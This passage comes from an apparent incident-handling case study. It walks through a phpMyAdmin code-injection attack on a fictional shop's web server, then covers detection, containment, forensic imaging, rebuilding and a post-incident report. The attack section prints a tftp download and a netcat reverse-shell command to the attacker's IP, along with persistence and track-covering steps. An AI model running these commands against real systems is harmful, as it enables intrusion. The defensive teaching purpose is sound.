This tells the vulnerable server (129.1.1.1) to connect back to the proxy just set up.
Host is the attacker IP address: 12.1.1.1
Port is the TCP port on which the proxy listens: 443
Auth_type indicates to take login parameters from this command line: config
User/password are the login/password the attacker has set up for his MySQL database.
Connect_type is the connection type: TCP
Only_db is the database retrieved: phpmy

2. As a result, the proxy receives a connection (on the attacker's system)

```
# ./phpmy-explt
waiting for connection
got client connection
waiting for connection
```

3. And the result of the query appears on his browser:



Fig 12. Exploiting phpMyAdmin

At this stage, the attacker doesn't know if the code injection has been successful. Here, the result of his query appeared showing the attacker's database on the vulnerable phpMyAdmin server.

To know if the code was injected, he needs to know if the file "`test_exploit.html`" was created on the web root directory. This is what he asked for in the exploit code before compiling it, when indicating

```
char *phpcodes ="exec(\"touch/var/www/html/test_exploit.html\");"
```

He performs this query using netcat once again, and looking for file `/test_exploit.html`:

```
$ nc 129.1.1.1 80
GET /test_exploit.html HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 04 Dec 2004 15:06:08 GMT
Server:   Apache-AdvancedExtranetServer/2.0.50   (Mandrakelinux/7mdk)
mod_perl/1.99_16 Perl/v5.8.5 mod_ssl/2.0.50 OpenSSL/0.9.7d PHP/4.3.8
Last-Modified: Thu, 02 Dec 2004 22:03:44 GMT
ETag: "5cd3-0-3216d000"
Accept-Ranges: bytes
Content-Length: 0
Connection: close
Content-Type: text/html
```

The result of this command 'HTTP/1.1 200 OK' indicates the file /test_exploit.html is present on the vulnerable server and that the code injection was successful. Else he would have received a 'HTTP/1.1 404 Not Found'.
The attacker now has an access on the vulnerable server, with the privileges of user running the web server.

Note that during this attack, no malicious activity has been detected. The Firewall implemented on the Web server let the traffic through for this exploit because specific TCP ports were chosen, and authorized on the firewall.
First, the connection to the Web server is normal HTTP traffic.
Then, the connection from the vulnerable server back to the proxy on TCP port 443 is allowed through the Firewall. Although the initiation of the connection is done from the inside of the network, it would not automatically be detected in the firewall logs, as traffic on TCP port 443 is common for a Web server. Only the rule number of the firewall log could highlight the outbound connection (if the firewall has logging implemented).

3.4 Keeping access

To keep an access on this server, the attacker tries to have a shell running on the remote host. He downloads and installs the tool "Netcat" on the vulnerable server.

He downloads netcat from http://www.securityfocus.com/tools/137 and saves it on his tftproot directory. The file is called 'nc110.tgz'.

Now the attacker tunes the phpMyAdmin exploit to execute the command he wants, in order to download and install netcat.
He edits phpmy-expt.c source code, changes the 'phpcodes' variable, and recompiles the exploit. Then he goes through the whole exploit process again to execute each command.

1. edit and modify the code phpmy-explt.c

```
char *phpcodes = "exec(\"tftp –m binary 12.1.1.1 53 –c get nc110.tgz; tar –xvzf nc110.tgz;make linux;nc 12.1.1.1 443 –e /bin/sh\");" ;
```

There are 4 commands in this line:

- `Tftp –m binary 12.1.1.1 53 –c get nc110.tgz`

Tells the vulnerable server to get the file nc110.tgz from the attacker's system 12.1.1.1 through tftp, on port 53, in binary mode. UDP Port 53 is used instead of common port 69 for tftp because the attacker is almost sure that the web server will be allowed to initiate connections to UDP port 53…the port reserved to perform Domain Name lookups.

- `tar –xvzf nc110.tgz`

To untar the netcat package.

- x to extract
- v for verbose
- z for ungzip
- f for file

- `make linux`

to compile the netcat package (on linux Operating System)

- `nc 12.1.1.1 443 –e /bin/sh`

to run netcat and connect to attacker's system 12.1.1.1 on tcp port 443.
The –e switch tells to run a shell on the attacker's system once the connection is established.
These commands will be executed blindly by the attacker; he will not see the output of each one, as they are executed on the remote server.

2. On the attacker's system, launch a netcat listening on TCP port 443
    - `#nc –l –p 443`

    TCP port 443 is used because we are sure that the firewall will allow the connection from the web server to the attacker's system on this port.

3. Compile and run the exploit again. This will allow the code injected to be executed on the vulnerable system, and get a remote shell.
    As the code is injected blindly, the attacker needs to pay attention to the syntax of these commands. Once the exploit is executed, he goes back to his command prompt and types a command line on the remote host.

4. Now the attacker has a remote shell and can execute any command remotely (commands typed are in bold, results in normal text):

    ```
    #nc –l –p 443
    whoami
    apache
    uname -a
    Linux vulnserver 2.6.8.1-12mdksmp #1 SMP Fri Oct 1
    11:24:45 CEST 2004 i686 Pentium III (Coppermine)
    unknown GNU/Linux
    ```

He has the possibility to deface the web site, change the web server files, and display the content of his choice, or look for confidential files…
The attacker could also try to leverage his privileges on this system by using a local exploit.
From this system, he could also try to go deeper and hack the company Intranet; and in particular the database server would be interesting.

To be sure to keep an access, and to remain as discrete as possible, the attacker copies the whole phpMyAdmin directory to another location on the vulnerable web server. This will guarantee that even if phpMyAdmin is upgraded by system administrators, he will know where to find a vulnerable version on this server, and exploit it again.

He issues the command on the remote shell :
#cp -rf phpMyAdmin-2.5.7 docsapache

So that all phpMyAdmin-2.5.7 directory and subdirectories (-r switch) will be copied to a directory called “docsapache”, under the web server root directory. There are now 2 vulnerable versions of phpMyAdmin on the server, but the one in directory docsapache will have great chances to remain unnoticed, and unpatched.
He will now be able to run the phpMyAdmin exploit on directory docsapache!

3.5 Covering tracks

Now that the attacker has exploited the system, he will try to cover his tracks to remain undetected as long as possible. This will allow him more time on the system and more time to hack the company ABC. Eventually, this system will be used to perform other attacks on company ABC Intranet or on the Internet.

First, he checks the web server logs. Using the remote command prompt, he issues these commands:

```
cd /var/log/httpd
ls -l
total 14000
-rw-r-----  1 root root 5702861 d□  4 17:56 access_log
-rw-r-----  1 root root 2565537 d□  2 04:01 access_log.1
-rw-r-----  1 root root 4344692 d□  4 16:06 error_log
-rw-r-----  1 root root 1634969 d□  2  04:02 error_log.1
-rw-r-----    1  root  root          186  d□     2  04:13
ssl_access_log
-rw-r-----    1   root   root       11505   nov   23   14:46
ssl_access_log.1
-rw-r-----    1  root  root          484  d□     2  04:02
ssl_error_log
-rw-r-----    1  root  root        3146  d□     2  04:02
ssl_error_log.1
-rw-r-----    1  root  root          174  d□     2  04:13
ssl_request_log
-rw-r-----    1   root   root       13035   nov   23   14:46
ssl_request_log.1
```

He sees that the web server logs access.log and ssl_access.log are writable only by root user. He will not be able to remove the traces of his attack on theses files, unless he leverages his privileges.
Looking at these logs is one of the ways to detect his possible intrusion.

Then he removes the file 'test_exploit.html' he created to check that the exploit was working:

```
cd /var/www/html
ls
addon-modules
favicon.ico
index.shtml
optim.html
webfolder
docsapache
phpMyAdmin-2.5.7
platform.html
test_exploit.html
rm test_exploit.html
```

He removes all files uploaded with tftp in apache home directory, except the file '`nc`', which he uses to obtain this remote shell.

4 The Incident Handling Process

ABC is a small company with only 6 employees. Only one person is in charge of the IT infrastructure (Bob White), there is the director (Alan Ford), and 4 shop vendors.
It is one of these companies that want to carry on with their business and worry few about security. Bob has built the whole IT infrastructure, with the agreement of the director.
The following will describe the procedure of an incident handling, involving the exploit describes above. We will go through the 6 steps of the process: preparation, identification, containment, eradication, recovery and lessons learned.

4.1 Preparation

The preparation phase describes the measures that are in place to prevent an incident from happening.

Bob has built an IT infrastructure that seemed the most secure to him, with the budget allocated to his task.

1. The shop Intranet and in particular the database hosting sensible information is not directly accessible from the Internet
2. He implemented a firewall on the unique Web server of the company, with rules that seems to comply with the "least privilege" policy: only allow what is required, deny everything else.
3. His operating systems are quite up to date, and hardened with strong passwords.
4. All communications used to manage the systems are encrypted: he uses SSH and HTTPS protocols to avoid the interception of clear text passwords, or sensible information.
5. He has subscribed to the CERT mailing list for advisories, to be informed of new vulnerabilities.
6. A backup policy is in place for the 2 important servers of the shop: the web server and the database.
7. Information is given on a need-to-know basis. Only persons who need to have the information have it. Shop employees do not know anything about the network Infrastructure, firewall or about the database server.
8. Accesses are given on a need-to-have basis. Shop employees only have access to the cash registers machines.

Bob has written several security policies for this company summarized above. But he did not create an Incident Handling policy, as he is the only person to be able to deal with such an incident. What he has in mind, is that if something ever happens, he would manage the incident with the director and eventually with the help of a security consultant from the outside.

He and the director know each other very well and have each other's mobile phone number. They can be reached at any time, even off hours or during the week end.

The incident handling team for this incident will be composed of:

Fabien Raison, an external IT security consultant

He has experience in incident handling. He will perform and lead the incident handling process.

Alan Ford, the director

He will have the final decisions, concerning the actions to take. He will receive advices from the external Security consultant and from his IT manager.

Bob White, the IT manager / administrator

He is the person who knows the entire IT environment, because he has built it. He has access to all equipments, networks and servers. He will help the consultant in getting familiar with the infrastructure, and will give necessary access.

4.2 Identification

The identification phase lists the activities performed from the moment the incident was discovered.

The incident was discovered by Bob White, the IT manager on December 1st 2004. He was updating his web server when he discovered a strange directory on the web server root.

Dec 1st, 10:45am

Bob needs to update some files on the web server of the shop. He logs on the web server, and sees the following:



Fig 13. Web server root directory

As he manages the web server and knows pretty well its content, he finds a strange file called “docsapache”. He knows he has never created this file, and he has removed all the docs from the web server when he has built it. Being the only one to have access to the web server, he knows exactly what should be there or not.

So he looks a little bit further to see who owns the file and when it was created.

On the command line, he types:

```
cd /var/www/html
ls -l
total 32
drwxr-xr-x   2 root     root     4096 Nov   3 14:12 addon-
modules
drwxr-xr-x  7 apache apache 4096 Nov  24 20:25 docsapache
-rw-r--r--  1 root   root   1406 Aug 26 13:36 favicon.ico
-rw-r--r--  1 root   root   6295 Aug 26 13:36 index.shtml
-rw-r--r--  1 root   root    153 Aug 26 13:36 optim.html
drwxr-xr-x  7  81396  24067 4096 Aug 27 02:21 phpMyAdmin-
2.5.7
-rw-r--r--    1  root      root        609  Aug  26  13:36
platform.htmlapache
```

The directory “docsapache” belongs to user apache, nothing alarming.
But this file was created recently, so he decides to look at its content.
He finds exactly the same content as phpMyAdmin-2.5.7 directory … and finds this very strange.

So he looks for the running processes:

```
root      29768 29729  0 Dec04 pts/2    00:00:00 su -
root      29771 29768  0 Dec04 pts/2    00:00:00 -bash
postfix    4729  4811  0 10:35 ?        00:00:00 pickup -l -t fifo -u -c -o con
root       5077  2299  0 10:43 pts/1    00:00:00 su -
root       5080  5077  0 10:43 pts/1    00:00:00 -bash
apache     5202 11817  0 10:46 ?        00:00:00 sh
root       5291  5080  0 10:48 pts/1    00:00:00 ps -ef
```

Fig 14. process list

and finds user apache running a shell ! (on the 6th line).
This is unusual, as user apache is only supposed to be running a web server.
There is definitely something going wrong. User apache is a system account, and should never be running a shell.

Dec 1st, 10:55am
Bob calls the director in his office, and tells him what he has found. As the director does not understand a word of IT, Bob says:
“I think we are being hacked! ”
After a few minutes, they decide to call a Security specialist to deal with the incident: Fabien Raison. It is a person they know because he has already given them some advice in building the infrastructure. They can trust him, and he has the advantage of knowing the IT environment of the shop.

Dec 1st, 11:00am
Over the phone, Fabien reassures them and indicated he will be there in half an hour. He also tells them not to modify anything on the servers for the moment.

Dec 1st, 11:30am
Fabien, the Security consultant arrives and asks the director and the IT manager to attend a meeting, in a closed office.
He asks for the initial findings, who discovered the vulnerability, when, why … and notes everything in his incident handling document:

```
1) Gather information
     Get the name and phone number of the person who
discovered the incident;
     Bob White - IT manager - 06 45 21 22 18

     Determine the source of attack
          - Where did the attack originate from?
```

```
     Determine the destination of attack.
          - What is being affected?
     Web server 129.1.1.1

     Write a summary description of the attack
     Shell running on web server as user apache



     Determine the type of systems that are effected.
          - Operating systems, applications, function of
machine, ...
     OS : Linux Mandrale 10.1
     Applications : apache web server, phpmyadmin, ssh
     Function : web server

     Create and maintain a log book of events
          - remember to keep track of times.
```

He does not have all the information for the moment.

He asks for a network diagram, some explanations from the IT manager Bob about the Firewall rules implemented, the flows, the systems configuration, .

Then, he indicates that he will perform an investigation to know if this really is an incident, if malicious activity has happened, and what can be done in case of intrusion.

He tells the director that he will keep him informed every hour on the status of the investigation, to avoid being disturbed every minute, and asks not to be disturbed.

He leaves the meeting with Bob, the IT manager to perform additional investigations.

Dec 1st, 12:15pm
Fabien and Bob, the IT consultant and the manager, log in the web server to try to identify what is happening.
The first one will perform the commands and the second one will note everything on the logbook.

First, he lists the active processes using the netstat command

```
netstat –anp
tcp   0       0 129.1.1.1:32846   12.1.1.1:443   ESTABLISHED
5202/sh
tcp    0           0  :::80                                :::*
LISTEN 5222/http2
```

```
tcp    0            0  :::443                              :::*
LISTEN 5222/http2
```

…
Netstat switches are

- a is for all
- n is for numeric
- p is to list programs and PID

there is one established connection from the web server to an unknown IP address 12.1.1.1 (1st line), running a shell....and the shell process is still running as user apache.
There is something wrong. Someone managed to get apache user privileges remotely.

By looking at the server logs for the source IP address of the attack 12.1.1.1, the Security consultant finds the following line:

```
cat /var/log/httpd/access_log | grep 12.1.1.1
12.1.1.1   -   -   [22/Nov/2004:07:10:55   +0100]   "GET
/phpMyAdmin-
2.5.7/left.php?server=4&cfg[Servers][4][host]=12.1.1.1&cf
g[Servers][4][port]=443&cfg[Servers][4][auth_type]=config
&cfg[Servers][4][user]=root&cfg[Servers][4][password]=tes
t&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_
db]=phpmy HTTP/1.1" 200 1556 "-" "Mozilla/5.0 (X11; U;
Linux i686; fr; rv:1.4.1) Gecko/20031114"
```

8 days ago, a strange request was made trying to access phpMyAdmin directory.

Unfortunately, firewall logs are not available as logging was not set up on the firewall. The network activity cannot be traced back, and there is no additional trace of the attack.

By looking on various web sites, like http://securityfocus.com, the consultant identified an input validation vulnerability in phpMyAdmin version <2.5.7.
As this vulnerability requires a special setting in phpMyAdmin configuration file, he looks for it on the web server:

```
cat /var/www/html/phpMyAdmin-2.5.7/config.inc.php
…
$cfg['LeftFrameLight']          = FALSE;    // use a select-
based menu and display only the
...
```

1. 'LeftFrameLight' is set to false which enables the vulnerability
2. phpMyAdmin version is 2.5.7.
3. A user apache is running a shell

The security consultant suspects that the vulnerability in phpMyAdmin was successfully exploited.
He identifies the name of the vulnerability on Securityfocus web site: "**phpMyAdmin Multiple Input Validation Vulnerabilities**"

A countermeasure to remove this vulnerability would be to change the setting in phpMyAdmin configuration file:
Set `$cfg['LeftFrameLight'] = TRUE`; instead of FALSE in both phpMyAdmin directories: phpMyAdmin-2.5.7 and docsapache.
Alternately, upgrade to the latest version of phpMyAdmin.
Then kill the PID of the shell run by apache user, using kill command.

Dec 1st, 13:30pm
The consultant fills his incident handling document

```
2) Verify it is an incident
     What type of incident is it?
          - DoS, data corruption, penetration, fraud, other crime, ...
     possible data corruption, using PHP code injection. Suspecting phpMyAdmin Multiple Input Validation vulnerability was exploited. Bugtraq ID 10629

     When did you first notice it?
          - time, day
     Dec 1st 2004, 10:45am

     When did it occur?
     Nov 22nd 2004, 07:10

     What events made you think you have a problem?
     Unusual directory on web server, apache user running a shell remotely.

     What evidence has been gathered in relation to the penetration, loss of data, etc.?
     Access logs of web server show phpMyAdmin exploit attempt from IP address 12.1.1.1 on Nov 22nd 2004, 07:10

     Additional directory created in /var/www/html, called "docsapache". This duplicates the vulnerability.

     Netcat tool installed in apache home directory

     Shell running as apache user


     Where did this evidence come from?
```

- Operating System logs, app-logs, router logs, firewall logs, ...

Web server logs

Have there been changes lately to these systems?

- hardware, software, configuration, upgrades, backup restoration

not for 1.5 month

Are there records in a logbook since this event started?

Yes, notes taken by Bob White

If not can you please start a log with date and time associated with each entry?

- event by date/time including all details [meetings, restoration of systems, hardware/software installation, etc.],

3) Determine Severity and Scope of the Incident

Severity is determined by what impact this incident will have on business.
This can be an actual, perceived, potential, or assumed impact. This impact is usually determined by the customer.

Is the Incident ongoing? Yes

Is there still activity? Yes

What data or systems have been compromised? Web server

Does this incident impact business? Not directly, as web server is not used to sell articles online. But could lead to negative image of the shop (possible web site defacement)

immediately? Yes

Can your business continue? Yes, but possible impact

How many computers have been affected? 1 identified

Who is currently involved?

Bob White, IT manager
Fabien Raison, IT security consultant
Alan Ford, director

6) What Next (determine next action)

```
Determine Severity to select next action:

Next business day - not going to impact business
operations
Emergency - has a direct impact on business Yes
```

4.3 Containment

The containment phase lists actions taken to prevent the incident from getting worse.
The Web server of company ABC being used only to advertise articles of the shop, it does not directly impact the business to take it off line. It was agreed by the Incident Handling team, especially by the director of the shop, to take the web server offline.

Dec 1st, 14:00pm
The network cable was pulled off.
The business would still continue inside the shop, because cash registers are still connected to the database server.
The web server would be recovered soon because back ups were regularly performed.

For prevention, all passwords were changed and users validated by the incident handling team on all the company systems.

The Jump bag of the IT Security consultant contains:
- dual boot laptop (W2000/ Linux Fedora Core 1) with CD burners
- Knoppix-STD 0.1 CD from http://knoppix-std.org/
- Windows and Linux forensic tools
- digital camera
- audio recorder with blank tapes
- backup media (Hard drives, USB keys, floppies), with connectors
- 80 GB IDE hard drive
- Flashlight
- 1 Hub
- evidence bags and labels
- pens, permanent markers
- paper, record books, evidence forms
- Incident handling procedure checklist
- Network cables (straight, crossover), serial cables and connectors
- Power cables
- Mobile phone

To create a system backup, a second Hard Drive was inserted in the Web server: the 80GB IDE Hard Drive from the jump bag. The jumpers were set to configure this second drive as slave.

Knoppix CD was inserted in the web server, and rebooted on the CD.
Once Knoppix was running, the 2 hard drives were mounted as:

`/dev/hda` for the original drive (source)
`/dev/hdb` for the second drive (destination)

Two hard drives the same size, or a destination drive larger than the source drive is required. Here, the second hard drive is larger than the original one of 40GB.
Make sure no partitions are mounted on either drive.
The dd command makes an exact, byte-for-byte copy of the source to the destination.

```
# dd if=/dev/hda of=/dev/hdb
```

Once finished, the drive was pulled off and sealed in an evidence bag. On the evidence bag, a sticker with the following information is placed:

```
Date: Dec 1st 15:00pm
Owner: Fabien Raison
Description: 80GB hard drive
S/N: 125KHTF15
Image of system: “vulnserver” web server IP@
129.1.1.1
Evidence N° 00001a
```

Now, further investigation can be performed, in the eradication phase

4.4 Eradication

The eradication phase focuses on identifying the root cause of the incident, and removing it so that it cannot happen again.

The incident handler brunt on a CD all the evidence that he has gathered: the web server logs, the system logs, the web server root directory and sub-directories, the list of running processes, the list of active connections, apache home directory. He sealed the CD.

While doing additional investigation on the web server, it appears that:

- no additional user was created
- the attacker only has apache privileges, he did not manage to leverage his privileges.
- he downloaded and installed netcat on the web server
- he duplicated the phpMyAdmin-2.5.7 directory to “docsapache” in order to duplicate the vulnerability
- there is no sign that other systems in the company were attacked
- in particular, the database server logs show no sign of compromise or break in attempts.
- The attacker did not schedule a script in the crontab.

There are no other evidences that the attacker left on the server. It is believed that the vulnerability "**phpMyAdmin Multiple Input Validation Vulnerabilities**" was successfully exploited by the attacker, and that removing this vulnerability would make the web server safe.

However, the Incident Handling team decided to completely rebuild the server from scratch, and to remove phpMyAdmin from the Internet accessible web server.

4.5 Recovery

The recovery phase describes how to put the system back on the network.

As regular web server back ups were performed, the decision to completely rebuild the system was taken. This would not take too much time, as only minor changes on the web server had occurred since the last backup.
Of course, the last good back up is the one taken before the exploit has occurred, so before Nov 22 2004.

The system was rebuilt offline using the Mandrakelinux Official 10.1 CD release.

The firewall was reconfigured with the same rules, which were good and compliant with the least privilege policy. But this time, logging was enabled.
.

source	Destination	Protocol	Policy	comments
Any	Vunlserver	HTTP / HTTPS	Accept - log	Authorize Web traffic
Any	Vunlserver	SSH	Accept - log	Authorize SSH protocol to manage the device and transfer files
vunlserver	Database	Mysql	Accept - log	Allow this device to initiate mysql connection to database
vulnserver	Shop intranet	Any	Deny - log	Deny other traffic to shop intranet
Vunlserver	Any	SMTP HTTP HTTPS DNS SSH	Accept - log	Allow vulnserver to initiate connections to the internet

Any	Any	Any	Deny - log	Deny everything else

All unnecessary services were removed from the system.

Before enabling the Web server, an update was performed online.

Next, the server was taken offline again, and the Web server backup files were restored.

The backup is a tar file burnt on a CD. The file name is `Vulnserver19112004.tgz,` created using the command:

```
#cd /var/www
#tar –cvzf Vulnserver19112004.tgz ./html/*
```

To extract the file, the following command is used

```
#cd /var/www
#tar –xvzf Vulnserver19112004.tgz
```

tar command has the following switches:

- x to extract
- v for verbose
- z for gzip
- f for file archive

This backup is dated 3 days before the first sign of the exploit. It is trusted as a good backup.
Changes to the web pages were performed manually by the IT manager, to reflect the changes since Nov 19^{th}. He keeps a notebook where he writes all changes made to the systems he manages, and only minor changes had occurred. This task did not take too much time.

The phpMyAdmin directory was removed; it has been identified as too dangerous (even latest release). Database management would only occur from the Shop Intranet from now on.

Dec 1^{st}, 18:30pm
Once the Web server was ready, it was taken back online

4.6 Lessons learned

The root cause of this incident was identified, and hopefully it did not cause serious damage this time. But the shop director and the IT manager realized that they were lucky and it could have been worse.

A few days later, the Incident Handling team conducts a post mortem report:

Summary report (template taken from
http://wwoirm.nih.gov/security/NIH_Forensics_Report.doc)

Point of Contact Information

Name	Title	Date Reported
Fabien Raison	**IT Security Consultant**	**01 / 12 / 2004**
Division/Organization	Building/Room	Email
Securityconsult		fraison@securityconsult.com
Office Telephone: 01 24 87 98 23	Cell Telephone: 06 58 74 84 12	

Incident Contact Information

Incident Report Number:	Report Name
0045	ABC company

If the primary systems administrator is someone other than you, provide POC information.

Name	Title	Email
Bob White	IT manager	bwhite@abc.com
Office Telephone: 2154876587	Cell Telephone: 0365454879	

Incident Assessment Information

3.1 Physical location of the computer system(s)/network(s)

Address:	Build/Room:
ABC company 21 av remondo 05678 Sometown	

3.2 Date/ Time and duration of incident (Be as specific as possible)

Date & Time: 01 december 2004 , 10:45am	Duration: 8 hours

3.3 Affected system / network & IC Mission Critical

IP Address	Critical (Y or N)	System Name/Function (e.g., Web or FTP server)	Date & Time last modified/updated	Date & Time last scanned
129.1.1.1	Y	Web server	01 december 2004 , 18:45	

Was the system modified or tampered with in any way since the incident was identified (Yes/No):

3.4 Nature of Problem (Check all that apply and indicate number of affected system if known):					
Unauthorized Privileged Access		Denial of Resources (DoD or DDoS)		Theft (Date/Software)	
Unauthorized User Access	x	Resource Impairment		Theft (Equipment)	
Unauthorized File Modification	x	Probes or Scans		Sniffing	
Vandalism (e.g., web defacement)		Unknown (explain):			
Has the problem been experienced before (Yes or No): No If yes, explain:					

3.5. Suspected method of intrusion or attack (List the number of affected system, if known)							
Vulnerability Exploit	x	Distributed Denial of Service		Trojan Exploit		Logic Bomb	
Virus (name if known)		Denial of Service		Trap Door Exploit		Malware	
Has the problem been experienced before (Yes or No): No If yes, explain:							

3.6. Suspected perpetrator(s) and possible motivation(s) for the attack:					
Insider/Disgruntled Insider		Partnering Agency		Inexperienced Hacker	x
Foreign Individual or Group		Former Employee		Experienced Hacker	x
Other (explain):					

3.7 What was the apparent source (IP Address/Domain/ISP) of the attack?
12.1.1.1
3.8 Was there any evidence of spoofing?
no
3.9 What tools did you use to build your analysis:
Linux system tools

3.10 List any relevant logs or proof of system compromise:

Web server logs :

```
12.1.1.1 - - [22/Nov/2004:07:10:55 +0100] "GET /phpMyAdmin-2.5.7/left.php?server=4&cfg[Servers][4][host]=12.1.1.1&cfg[Servers][4][port]=443&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=root&cfg[Servers][4][password]=test&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_db]=phpmy HTTP/1.1" 200 1556 "-" "Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.4.1) Gecko/20031114"
```

running process :

```
root      29768 29729  0 Dec04 pts/2    00:00:00 su -
root      29771 29768  0 Dec04 pts/2    00:00:00 -bash
postfix    4729  4811  0 10:35 ?        00:00:00 pickup -l -t fifo -u -c -o
root       5077  2299  0 10:43 pts/1    00:00:00 su -
root       5080  5077  0 10:43 pts/1    00:00:00 -bash
apache     5202 11817  0 10:46 ?        00:00:00 sh
root       5291  5080  0 10:48 pts/1    00:00:00 ps -ef
```

3.11 What operating system/application types and versions were affected (List number of affected systems if known):

Unix (Vendor?)		Web Application (Vendor?)		Database Application (Vendor?)		DNS	
Linux (Vendor)?	x	Win95/98/NT/2K/XP		Custom Application (Vendor?)		Unknown	
Macintosh		Novell		Electronic Mail (Vendor?)			

Other (explain): phpMyadmin 2.5.7

Remote PHP code injection "**phpMyAdmin Multiple Input Validation Vulnerabilities**" Bugtraq ID 10629

3.12 Class and Number of Machines Affected

Firewall/Gateway/Network Load Balancer		Intrusion Detection Server/Sensors		Workstation/Laptop	
Content Filter Devices		Printers and Peripherals		Unknown	

Other (explain): Web server

3.13 What protective security measures were in place?

Firewall Rulesets	x	Security Auditing Tools		Incident/Emergency Response Team		Encryption	x

Packet Filtering		Access Control Lists		Authentication Application		Intrusion Detection	
Banners		File Integrity Checking		Secure Remote Access Protocols		Unknown	
Other (explain):							

3.14 Did the intrusion/attack result in a loss/compromise of sensitive or proprietary information (e.g., stolen password files)?

No

3.15 Did the intrusion/attack result in damage to systems or data?

- no additional user was created
- the attacker only has apache privileges, he did not manage to leverage his privileges.
- he downloaded and installed netcat on the web server
- he duplicated the phpMyAdmin-2.5.7 directory to "docsapache" in order to duplicate the vulnerability
- there is no sign that other systems in the company were attacked
- in particular, the database server logs show no sign of compromise or break in attempts.
- The attacker did not schedule a script in the crontab.

3.16 What actions and/or technical mitigations have been performed:

System disconnected from the network	x	Log files moved to remote systems and analyzed		Systems scanned in depth for introduced vulnerabilities	
